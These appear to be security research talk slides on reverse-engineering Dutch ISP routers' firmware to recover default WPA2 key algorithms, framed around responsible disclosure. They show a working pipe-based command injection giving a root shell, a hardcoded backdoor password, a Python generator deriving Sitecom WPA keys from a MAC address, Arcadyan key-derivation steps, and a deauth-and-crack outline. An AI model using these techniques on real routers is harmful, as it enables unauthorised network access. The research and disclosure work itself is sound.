

Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers

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Roel Verdult

- RFID hacking
- libNFC developer
- Attacking wireless crypto-protocols:
 - Mifare
 - iClass
 - Hitag2
 - Megamos Crypto
 - Atmel CryptoMemory
 - ...


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Carlo Meijer

- MSc student at the Kerckhoffs Institute
- Future PhD at Radboud
- New Mifare attack



Motivation





Motivation (2)

- 1 Seems to be a pattern
- 2 Has anyone looked into Dutch routers?





Motivation (3)





What this talk is about

Main topics

- 1 Basic hardware hacking
- 2 Propose a methodology to reverse-engineer routers
- 3 Find out WPA2 password generating algorithms used by ISPs
- 4 Responsible disclosure procedure with Dutch ISPs and NCSC ^a

^a<https://www.ncsc.nl/english>



Obtaining the firmware

Available options

- 1 Available for download
- 2 Exploiting a known vulnerability
- 3 Debug interfaces: UART and JTAG
- 4 Desoldering the flash chip



OS Command injection

```


Connected to 192.168.1.1.
Escape character is '^]'.
BCM96368 Broadband Router
Login: user
Password:
> ping 2>/dev/null && sh
Warning: operator & is not supported!
> ping 2>/dev/null ; sh
Warning: operator ; is not supported!
> ping 2>/dev/null | sh
> ping 2>/dev/null | ps w | grep telnet
20035 [REDACTED] 0r 5000 S telnetd -m 0
20036 [REDACTED] 0r 5004 S telnetd -m 0
20120 [REDACTED] 0r 1532 S sh -c ping 2>/dev/null | ps w | grep telnet
20123 [REDACTED] 0r 1532 S grep telnet
> ping 2>/dev/null | cat /proc/20036/fd/0 | sh
echo $USER
root
route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
[REDACTED] 96.1 0.0.0.0 255.255.255.255 UH 0 0 0 ppp1.2
[REDACTED] 238.4 10.80.0.1 255.255.255.252 UG 0 0 0 ptm0.1
[REDACTED] 4.56 10.80.0.1 255.255.255.252 UG 0 0 0 ptm0.1
[REDACTED] 5.160 10.144.0.1 255.255.255.240 UG 0 0 0 ptm0.3
[REDACTED] 5.176 10.144.0.1 255.255.255.240 UG 0 0 0 ptm0.3
[REDACTED] 5.144 10.144.0.1 255.255.255.240 UG 0 0 0 ptm0.3
[REDACTED] 5.192 10.144.0.1 255.255.255.240 UG 0 0 0 ptm0.3
[REDACTED] 1.0 0.0.0.0 255.255.255.0 U 0 0 0 br0
[REDACTED] 200.0 0.0.0.0 255.255.255.0 U 0 0 0 br0

```





UART'ing a device






UART'ing a device (2)

- 1 Depends on bootloader capabilities
- 2 Typically does not allow backups
- 3 May allow unsigned code execution





JTAG'ing a MIPS SoC






JTAG'ing a MIPS SoC (2)

- 1 Read supported flash chips directly
- 2 Unsupported?
 - 1 Identify block device I/O functions
 - 2 Pull the image from RAM





Dumping the Flash





Decompressing / deobfuscating

Compression

- 1 Binwalk
- 2 Gzip / LZMA
- 3 SquashFS

Obfuscation

- 1 Similar finding
- 2 Reverse engineer the bootloader





Finding the algorithm

```

la $a1, 0x10000
move $a0, $s1
jalr $t9, strcpy
addiu $a1, (a23456789abcdef - 0x10000) # "23456789ABCDEFHJKLMNQRSTUWXYZ38BZ"
lw $gp, 0x100+var_F0($sp)
move $a0, $s2
la $a1, 0x10000
la $t9, strcpy
b loc_ED4C
addiu $a1, (aWxcdynju8vzabk - 0x10000) # "WXCDYNJU8VZABKL46PQ7RS9T2E5H3MFGPWR2"
  
```

Figure: Character set reference

- 1 ESSID pattern: <ISP Name> + 7 digits → <ISP Name>%07
- 2 Character set
- 3 Factory reset code



Analyzing



Emulation

- 1 Try different inputs
 - Wifi Mac (upper/lower, w,w/o ' : ')
 - Ethernet Mac
 - S/N
- 2 QEMU: tiny .c mmaps image, jump

Issues:

- 1 Initialization skipped
 - E.g. `sprintf`
 - Hook and replace
 - E.g. Unmapped regions
 - `mmap`, fill with sensible data



Reverse engineering

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Slow

,

boring

...





Wireless Authentication & Deauthentication




Figure: WPA2 4-way handshake authentication




Figure: WPA2 deauthentication



Attacking

Suppose ~ 100.000 candidates

- 1 Deauth \rightarrow auth handshake
- 2 Crack offline
- 3 Less than 1 minute

Need 1 client connected





Comtrend: Findings

- 1 UART → Tiny OpenWRT
 - 1 Dump FW
 - 2 Enable telnetd
- 2 OS command injection in telnetd → root
- 3 **Backdoors found in all routers**
- 4 Stack buffer overflow in HTTP server → ROP
- 5 **WPA2 password generating algorithms**





Comtrend: Backdoors and super-admin

- 1 Firmware dumped via serial console UART
- 2 Credentials are hardcoded
 - Cannot be changed by customer
 - Cannot be changed by ISP without fw update
 - **Plaintext**, not hashed

```

move    $s0, $v0
la      $v0, glibAccessMode
lw      $s3, (glibAccessMode - 0x1000CA10)($v0)
li      $v0, 1
bne     $s3, $v0, loc_4EE4D4
li      $v0, 2
  
```

```

la      $a1, 0x550000
lw      $s8, (dword_10012800 - 0x10012840)($s2)
la      $t9, strcmp
addiu   $a1, $t9, strcmp - 0x550000 # "user"
jalr    $t9, strcmp
move    $a0, $s8 # s1
beqz    $v0, loc_4EE4FB
lw      $gp, 0x40+var_30($sp)
  
```

```

la      $a1, 0x550000
la      $t9, strcmp
move    $a0, $s0 # s1
jalr    $t9, strcmp
addiu   $a1, (aaf16kyub - 0x550000) # "af16kyub!"
beqz    $v0, loc_4EE4FB
lw      $gp, 0x40+var_30($sp)
  
```

```
li      $v0, 2
```

If (this user) then
"admin mode"

```

loc_4EE4D4:
bne     $s3, $v0, loc_4EE500
la      $t9, n_burn
  
```

```

la      $a1, 0x550000
la      $t9, strcmp
lw      $s8, (dword_10012800 - 0x10012840)($s2) # s1
jalr    $t9, strcmp
addiu   $a1, (admin - 0x550000) # "admin"
move    $a0, loc_4EE4FC
  
```



Comtrend: Command Injection in telnet service

1 Telnet command sanitization

```
la $a0, 0x550000
la $t9, puts
jalr $t9, puts
addiu $a0, (aWarningOperato - 0x550000) // "Warning: operator & is not supported!"
lw $gp, 0xB8+var_A8($sp)
move $a0, $s0
li $a2, 2
la $a1, 0x550000
la $t9, strncpy
jalr $t9, strncpy
addiu $a1, (dword_549C84 - 0x550000)
lw $gp, 0xB8+var_A8($sp)
```

- Checks for '&'
- Checks for ';'
 - still vulnerable
- Does **not** check for '|'

```
loc_45E6D0:
la $t9, strchr
move $a0, $s3
jalr $t9, strchr
li $a1, 0x3B
move $s0, $v0
beqz $v0, loc_45E71C
lw $gp, 0xB8+var_A8($sp)
```

What about pipe "|" ?
And quotes "`" ?

```
la $a0, 0x550000
la $t9, puts
jalr $t9, puts
addiu $a0, (aWarningOpera_0 - 0x550000) // "Warning: operator ; is not supported!"
lw $gp, 0xB8+var_A8($sp)
move $a0, $s0
li $a2, 2
la $a1, 0x550000
la $t9, strncpy
jalr $t9, strncpy
addiu $a1, (dword_549C84 - 0x550000)
lw $gp, 0xB8+var_A8($sp)
```




Comtrend: How to obtain WPA keys?

```

la    $a1, 0x550000
la    $t9, strcasecmp
move  $a0, $s0    # s1
jalr  $t9, strcasecmp
addiu $a1, (aVersion - 0x550000) # "version"
lw    $gp, 0xB8+var_A8($sp)
beqz  $v0, loc_45E7E0
la    $t9, _ZN11CliShellCmd17processVersionCmdEPC # CliShellCmd::processVersionCmd(char *)

```

```

la    $a1, 0x550000
la    $t9, strcasecmp
move  $a0, $s0    # s1
jalr  $t9, strcasecmp
addiu $a1, (aMd5wpakey - 0x550000) # "md5wpakey"
lw    $gp, 0xB8+var_A8($sp)
beqz  $v0, loc_45E7E0
la    $t9, _ZN11CliShellCmd23processShowMD5WPAkeyCmdEPC # CliShellCmd::processShowMD5WPAkeyCmd(char *)

```

← commands in the constrained shell via telnet

```

la    $a1, 0x550000
la    $t9, strcasecmp
move  $a0, $s0    # s1
jalr  $t9, strcasecmp
addiu $a1, (aVdsl - 0x550000) # "vdsl"
lw    $gp, 0xB8+var_A8($sp)
beqz  $v0, loc_45E7E0
la    $t9, _ZN11CliShellCmd22processShowVDSLInfoCmdEPC # CliShellCmd::processShowVDSLInfoCmd(char *)

```



Comtrend: How to obtain WPA keys?

```

move    $a1, $zero          # c
lw      $gp, 0x50+var_40($sp)
la      $a0, 0x550000
la      $a1, 0x540000
la      $t9, fopen
addiu   $a0, (aMd5sumVarMd5en+0x18 - 0x550000) # filename
jalr    $t9 ; fopen
addiu   $a1, (aGmt00aMd5sumVarMd5en::ascii "md5sum /var/md5encode > /var/md5result"<0>
lw      $gp, 0x50+va          # DATA XREF: WlMgr::getWpaDefault(char
move    $s0, $v0
move    $a0, $s1            # s
la      $t9, memset
move    $a1, $zero         # c
beqz   $v0, loc_45C03C
li      $a2, 0x21          # n
  
```

```

jalr    $t9 ; memset
nop
lw      $gp, 0x50+var_40($sp)
move    $a0, $s1            # s
li      $a1, 0xD           # n
la      $t9, fgets
jalr    $t9 ; fgets
move    $a2, $s0            # stream
lw      $gp, 0x50+var_40($sp)
move    $a2, $s1
la      $v0, stdout
la      $a1, 0x550000
la      $t9, fprintf
lw      $a0, (stdout - 0x100189CC)($v0) # stream
jalr    $t9 ; fprintf
addiu   $a1, (aWpakeyS - 0x550000) # "wpakey:%s\n"
lw      $gp, 0x50+var_40($sp)
  
```




Comtrend: How to obtain WPA keys?

addiu \$a3, 0x10

```

lw    $v1, 0($a2)
lhu   $a0, 4($a2)
lbu   $v0, 6($a2)
la    $t9, bcnSystemEx
sw    $v1, 0($a3)
sh    $a0, 4($a3)
sb    $v0, 6($a3)
move  $a0, $s0
jalr  $t9 ; bcnSystemEx
li    $a1, 1
lw    $gp, 0x2D8+var_2B0($sp)
move  $a0, $s0
la    $v1, 0x550000
la    $t9, bcnSystemEx
addiu $v0, $v1, (aRmVarMd5encode - 0x550000) # "rm /var/md5encode"
lhu   $a3, (aRmVarMd5encode+0x10 - 0x553960) ($v0)
lw    $a1, (aRmVarMd5encode+4 - 0x553960) ($v0)
lw    $a2, (aRmVarMd5encode+8 - 0x553960) ($v0)
lw    $v1, (aRmVarMd5encode - 0x550000) ($v1) # "rm /var/md5encode"
lw    $v0, (aRmVarMd5encode+0xC - 0x553960) ($v0)
sw    $a1, 0x2D8+var_24C($sp)

```

What about patching the FW image with
Is /var/md5encode ??



Comtrend: How to obtain WPA keys?

MD5(

constant seed,
lowercase ethernet mac address,
uppercase wifi mac address

)


```
> Frame 4226: 518 bytes on wire (4144 bits), 518 bytes captured
> Radiotap Header v0, Length 14
v IEEE 802.11 QoS Data, Flags: .p.....T
  -Type/Subtype: QoS Data (0x0028)
  > Frame Control Field: 0x8841
  -.000 0000 0000 0000 = Duration: 0 microseconds
  -Receiver address: 00:1a:2b: (00:1a:2b: )
  -BSS Id: 00:1a:2b: (00:1a:2b: )
  -Transmitter address: ( )
  -Source address: ( )
  -Destination address: 38:72:c0: (38:72:c0: )
  -Fragment number: 0
  -Sequence number: 823
  > QoS Control: 0x0000
  > CCMP parameters
  > Data (470 bytes)
```

802.11 headers hold mac addresses in plaintext

- Capturing a single raw packet is sufficient
- Allows **instant** computation of passphrase



Comtrend: Stack buffer overflow



- ① RCE over http
- ② Attacker advantages
 - ① Telnet inaccessible from WAN
 - ② Browsers refuse to talk telnet
 - ③ Trick browser exploit
 - ④ Widespread abuse

Figure: Buffer overflow vulnerability



Sitecom





Sitecom: Previous Findings

Italian researchers released the following problems:¹


- 1 Sitecom WLM-3500 backdoor accounts
- 2 WLM-3500 and WLM-5500 → Wireless keys
- 3 Firmware obfuscation → XOR encryption
- 4 WLR-4000 and WLR-4004 → Wireless keys
- 5 Several web flaws

¹<http://blog.emaze.net>



Sitecom: Our findings

- 1 WLR-2100 and WLR-2500 → New algorithm
- 2 WLR-XXXX and WLM-XXXX → Confirm all affected
- 3 WL-XXX → New algorithm
- 4 **Around 90% are affected** → Only MAC is needed :(





Sitecom: WLR-2X00

We emulated an stripped MIPS binary:

```
$ chroot . ./qemu-mips-static bin/AutoWPA 000cf6ec73a0 wpamac  
flash set WLAN-WPA-PSK NUWFBAYQJNXH  
flash set USER-PASSWORD NUWFBAYQJNXH  
flash set WEP128-KEY1-1 4e555746424159514a4e584800
```

MD5(MAC address) converting to charset (A-Z)



Sitecom: WLR-2X00

```

53 import re
54 import sys
55 import hashlib
56
57 charset = 'ABCDEFGHJKLMNPQRSTUVWXYZ' # Missing I,O
58
59 def generateKey(magic_nr):
60     key = ''
61     i = 0
62     while (i<12):
63         key += charset[magic_nr%24]
64         magic_nr /= 24
65         i += 1
66     return key
67
68 def main():
69
70     if (len(sys.argv)!=2):
71         sys.exit('[!] Enter MAC as argument\n\n\tUsage: python %s 000cf6ec73a0' %(sys.argv[0]))
72
73     mac = re.sub(r'^a-fA-F0-9', '', sys.argv[1])
74     if len(mac) != 12:
75         sys.exit('[!] Check MAC format!')
76
77     md5 = hashlib.md5()
78     md5.update(sys.argv[1])
79
80     key = generateKey(int(md5.hexdigest()[-16:]),16)
81
82     print "MAC           : %s" % (mac)
83     print "WLAN_WPA_PSK   : %s" % (key)
84     print "USER_PASSWORD  : %s" % (key)
85     print "WLAN_WPA_KEY   : %s" % (key)

```



Sitecom: WPA generation




Figure: Old-New algorithm. Around 40 models are affected



Sitecom: WPS generation

```
.globl sysWlanGenWpsPinCodeByMac
sysWlanGenWpsPinCodeByMac:
```

```
var_10= -0x10
var_8= -8
var_4= -4

li    $gp, 0x20540
addu  $gp, $t9
addiu $sp, -0x20
sw    $ra, 0x20+var_4($sp)
sw    $s0, 0x20+var_8($sp)
sw    $gp, 0x20+var_10($sp)
lbu   $v1, 3($a0)
lbu   $v0, 4($a0)
lbu   $a0, 5($a0)
sll   $v1, 8
addu  $v1, $v0
sll   $v1, 8
lui   $v0, 0x98
addu  $v1, $a0
li    $v0, 0x989600
bnez  $v0, loc_FBCC
divu  $v1, $v0
```

%10000000

```
break 0x1C00
```

```
loc_FBCC:
la    $t9, ComputeChecksum
mfhi  $s0
jalr  $t9, ComputeChecksum
move  $a0, $s0

li    $v1, 0x98
mult  $s0, $v1
lw    $ra, 0x20+var_4($sp)
lw    $gp, 0x20+var_10($sp)
```



Thomson




Figure: Generating ESSIDs from the SN



Thomsom

```

sw      $v0, 0x70+var_40($sp)
lw      $v0, (dword_80D3A640 - 0x80D3A634)($v1)
sw      $v0, 0x70+var_3C($sp)
lw      $v0, (dword_80D3A644 - 0x80D3A634)($v1)
sw      $v0, 0x70+var_38($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_d07d - 0x80D40000) # "Thom_D%07d"
lw      $v0, aThom_d07d # "Thom_D%07d"
sw      $v0, 0x70+var_30($sp)
lw      $v0, (aThom_d07d+4 - 0x80D3A648)($v1)
sw      $v0, 0x70+var_2C($sp)
lw      $v0, (aThom_d07d+8 - 0x80D3A648)($v1)
sw      $v0, 0x70+var_28($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_g07d - 0x80D40000) # "Thom_G%07d"
lw      $v0, aThom_g07d # "Thom_G%07d"
sw      $v0, 0x70+var_20($sp)
lw      $v0, (aThom_g07d+4 - 0x80D3A654)($v1)
sw      $v0, 0x70+var_1C($sp)
lw      $v0, (aThom_g07d+8 - 0x80D3A654)($v1)
sw      $v0, 0x70+var_18($sp)
jal     sub_805468C4
move    $a1, $sp
bnez   $s1, loc_80545EE0
li      $v0, 1

```




Thomsom




Figure: Generating PSKs from the SN



Thomson in The Netherlands





Figure: We fully reverse-engineered the algorithm used in Holland



Thomson in more countries





Thomson in more countries

```

generateHash_ :
var_40= -0x40
var_28= -0x28
var_20= -0x20
var_1C= -0x1C
var_10= -0x10
var_14= -0x14
var_18= -0x18
addiu $sp, -0x60
sw $ra, 0x60+var_10($sp)
sw $s3, 0x60+var_14($sp)
sw $s2, 0x60+var_18($sp)
sw $s1, 0x60+var_1C($sp)
sw $s0, 0x60+var_20($sp)
move $s2, $a0
jal sub_801AF1AC
move $s3, $a1
beqz $v0, loc_805462C4
lw $ra, 0x60+var_10($sp)
  
```

```

jal      jump_to_ra_exit
move    $a0, $v0
addiu   $s1, $sp, 0x60+var_28
move    $a0, $s1
jal     something_very_used_3
move    $a1, $v0
jal     load_store_specific_byte
move    $a0, $s1
addiu   $s0, $sp, 0x60+var_40
move    $a0, $s0
jal     strcpy
move    $a1, $v0
move    $a0, $s2
jal     sub_80546A20
move    $a1, $s0
move    $a0, $sp
la      $a1, a_0x405_00000000@got@%s"
jal     printf
move    $a2, $s0
move    $a0, $s2
move    $a1, $sp
jal     MD5_md5(model + symbols + SN)
move    $a2, $s3
jal     sub_80051C60
move    $a0, $s1
lw      $ra, 0x60+var_10($sp)
  
```



Thomson in more countries

```

generateHash_
var_28= -0x28
var_1F= -0x1F
var_1E= -0x1E
var_1D= -0x1D
var_1C= -0x1C
var_1B= -0x1B
var_1A= -0x1A
var_10= -0x10
var_10= -0x10
var_10= -0x10
var_10= -0x10
var_10= -0x10
var_10= -0x10
var_C= -0xC
var_0= -0
var_4= -4

addiu $sp, -0x40
sw $ra, 0x40+var_4($sp)
sw $s2, 0x40+var_0($sp)
sw $s1, 0x40+var_C($sp)
sw $s8, 0x40+var_10($sp)
move $s1, $a0
jal use_serial_number?
move $a0, $v0
jal function_very_used
li $a1, 1
addiu $s0, $sp, 0x40+var_10
move $a0, $s0
jal function_very_used_2
move $a1, $v0
move $a0, $s0
addiu $a1, $sp, 0x40+var_20
addiu $s2, $sp, 0x40+var_1F
addiu $a3, $sp, 0x40+var_1E
addiu $t0, $sp, 0x40+var_1D
addiu $t1, $sp, 0x40+var_1C
jal store_6_bytes_from_a0_to_a1
addiu $t2, $sp, 0x40+var_1B
lbu $a2, 0x40+var_20($sp)
lbu $a3, 0x40+var_1F($sp)
lbu $t0, 0x40+var_1E($sp)
lbu $t1, 0x40+var_1D($sp)
lbu $t2, 0x40+var_1C($sp)
lbu $t3, 0x40+var_1B($sp)
move $a0, $sp
lui $a1, 0x8004
jal sprintf
la $a1, 0x02x02 0 " %02x:%02x:%02x:%02x:%02x:%02x"
move $a0, $s1
move $a1, $sp
jal MD5 md5( model+ISP+ Serial Number )
move $a2, $s2
jal nullsub_47
move $a0, $v0
lw $ra, 0x40+var_4($sp)
lw $s2, 0x40+var_0($sp)

```





Thomsom in more countries

```

_generator:
var_10 = -0x10
var_C = -0xC

addiu $sp, -0x20
sw $ra, 0x20+var_C($sp)
sw $s0, 0x20+var_10($sp)
move $s0, $a1
jal generateHash_
move $a1, $sp
move $a2, $zero
addu $v0, $sp, $a2

```

```

loc_80546448:
lbu $v0, 0($v0)
srl $v0, 4
sll $a0, $a2, 1
addu $a0, $s0
slli $v1, $v0, 10
addiu $a1, $v0, "0"
addiu $v0, 0x37 # '7'
xori $v1, 0
movn $v0, $a1, $v1
sb $v0, 0($a0)
addu $v0, $sp, $a2
lbu $v0, 0($v0)
andi $v0, 0xF
sll $a0, $a2, 1
addu $a0, $s0
addiu $a0, 1
slli $v1, $v0, 0xA
addiu $a1, $v0, 0x30
addiu $v0, 0x37 # '7'
xori $v1, 0
movn $v0, $a1, $v1
sb $v0, 0($a0)
addiu $a2, 1
slli $v0, $a2, 5

```





Arcadyan update log

```

1  ##!![E-BOOTPARAM-WRITE] User settings are not stored!!
2  ###[BUILD-WEP] (Z1 Z2 Z3): %1X%1X%1X
3  ##[BUILD-WEP] (x[1] XOR z[2])=(%1X XOR %1X)=%1X
4  ##[BUILD-WEP] (y[2] XOR y[3])=(%1X XOR %1X)=%1X
5  #[BUILD-WEP] (x[3] XOR y[1])=(%1X XOR %1X)=%1X
6  #####[BUILD-WEP] (x[2] XOR z[3])=(%1X XOR %1X)=%1X
7  #####[BUILD-WEP] (w[0] w[1] w[2] w[3]): %1X%1X%1X%1X
8  #####1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X#[BUILD-WEP]: Key:%s
9  #####[BUILD-WEP] K1,2:[%1X,%1X]
10 #[BUILD-WEP] (K1 XOR S10)=(%1X XOR %1X)=%1X
11 #[BUILD-WEP] (K1 XOR S9)=(%1X XOR %1X)=%1X
12 #[BUILD-WEP] (K1 XOR S8)=(%1X XOR %1X)=%1X
13 #[BUILD-WEP] (X1 X2 X3): %1X%1X%1X
14 ##[BUILD-WEP] (K2 XOR M10)=(%1X XOR %1X)=%1X
15 #[BUILD-WEP] (K2 XOR M11)=(%1X XOR %1X)=%1X
16 #[BUILD-WEP] (K2 XOR M12)=(%1X XOR %1X)=%1X
17 #[BUILD-WEP] (Y1 Y2 Y3): %1X%1X%1X
18 ##[BUILD-WEP] (M11 XOR S10)=(%1X XOR %1X)=%1X
19 #####Boot Parameters NOT found !!!
20 ##Bootcode version: %s
21 ###Serial number: %s
22 ##Hardware version: %s
23 #####02X%02X%02X%02X%02X%02X%02X%02X#####strWlanMacAddr:%s
24 ##WLAN%c%c%c%c%c%c#####[BUILD-WEP] S6,7,8,9,10:[%1X,%1X,%1X,%1X,%1X,%1X]
25 ##[BUILD-WEP] M7,8,9,10,11,12:[%1X,%1X,%1X,%1X,%1X,%1X,%1X]
26 ##!!! Invalid wireless channel range %d ~ %d
27 ##!!! Use default value %d ~ %d
28 ##default route: %d.%d.%d.%d
29 #ifno:%d enableOS:%d enableWEP:%d enableSSN:%d
30 #!!No configuration file present!!
31 ##!!Cleanup configuration in flash memory!!
32 ##%s> flash version:[%s], [%d.%d.%d]
33 #etcpip_init_config#Jan 18 2008#16:39:45###Set flash memory layout to #BRN-BOOT#
34 ##01234567#####[BUILD-WEP] (M12 XOR S9)=(%1X XOR %1X)=%1X
35 #####[BUILD-WEP] (K1 XOR K2)=(%1X XOR %1X)=%1X
36 #####!![E-CFG-VER] Reconfiguration required!!

```





Arcadyan. WPA key generation

We broke this just bruteforcing similar Arcadyan algorithms ² ³.

Require: $s_6, s_7, s_8, s_9, s_{10}, m_9, m_{10}, m_{11}, m_{12} \in [0, \dots, F]$

$k_1 \leftarrow (s_7 + s_8 + m_{11} + m_{12}) \& (0xF)$

$k_2 \leftarrow (m_9 + m_{10} + s_9 + s_{10}) \& (0xF)$

$x_1 \leftarrow k_1 \oplus s_{10}$

$x_2 \leftarrow k_1 \oplus s_9$

$x_3 \leftarrow k_1 \oplus s_8$

$y_1 \leftarrow k_2 \oplus m_{10}$

$y_2 \leftarrow k_2 \oplus m_{11}$

$y_3 \leftarrow k_2 \oplus m_{12}$

$z_1 \leftarrow m_{11} \oplus s_{10}$

$z_2 \leftarrow m_{12} \oplus s_9$

$z_3 \leftarrow k_1 \oplus k_2$

$w_1 \leftarrow s_6$

$w_2 \leftarrow k_1 \oplus z_3$

$w_3 \leftarrow k_2 \oplus z_3$

return $[x_1, y_1, z_1, w_1, x_2, y_2, z_2, w_2, x_3, y_3, z_3, w_3]$

²<https://www.seguridadwireless.net>

³<https://sviehb.wordpress.com>



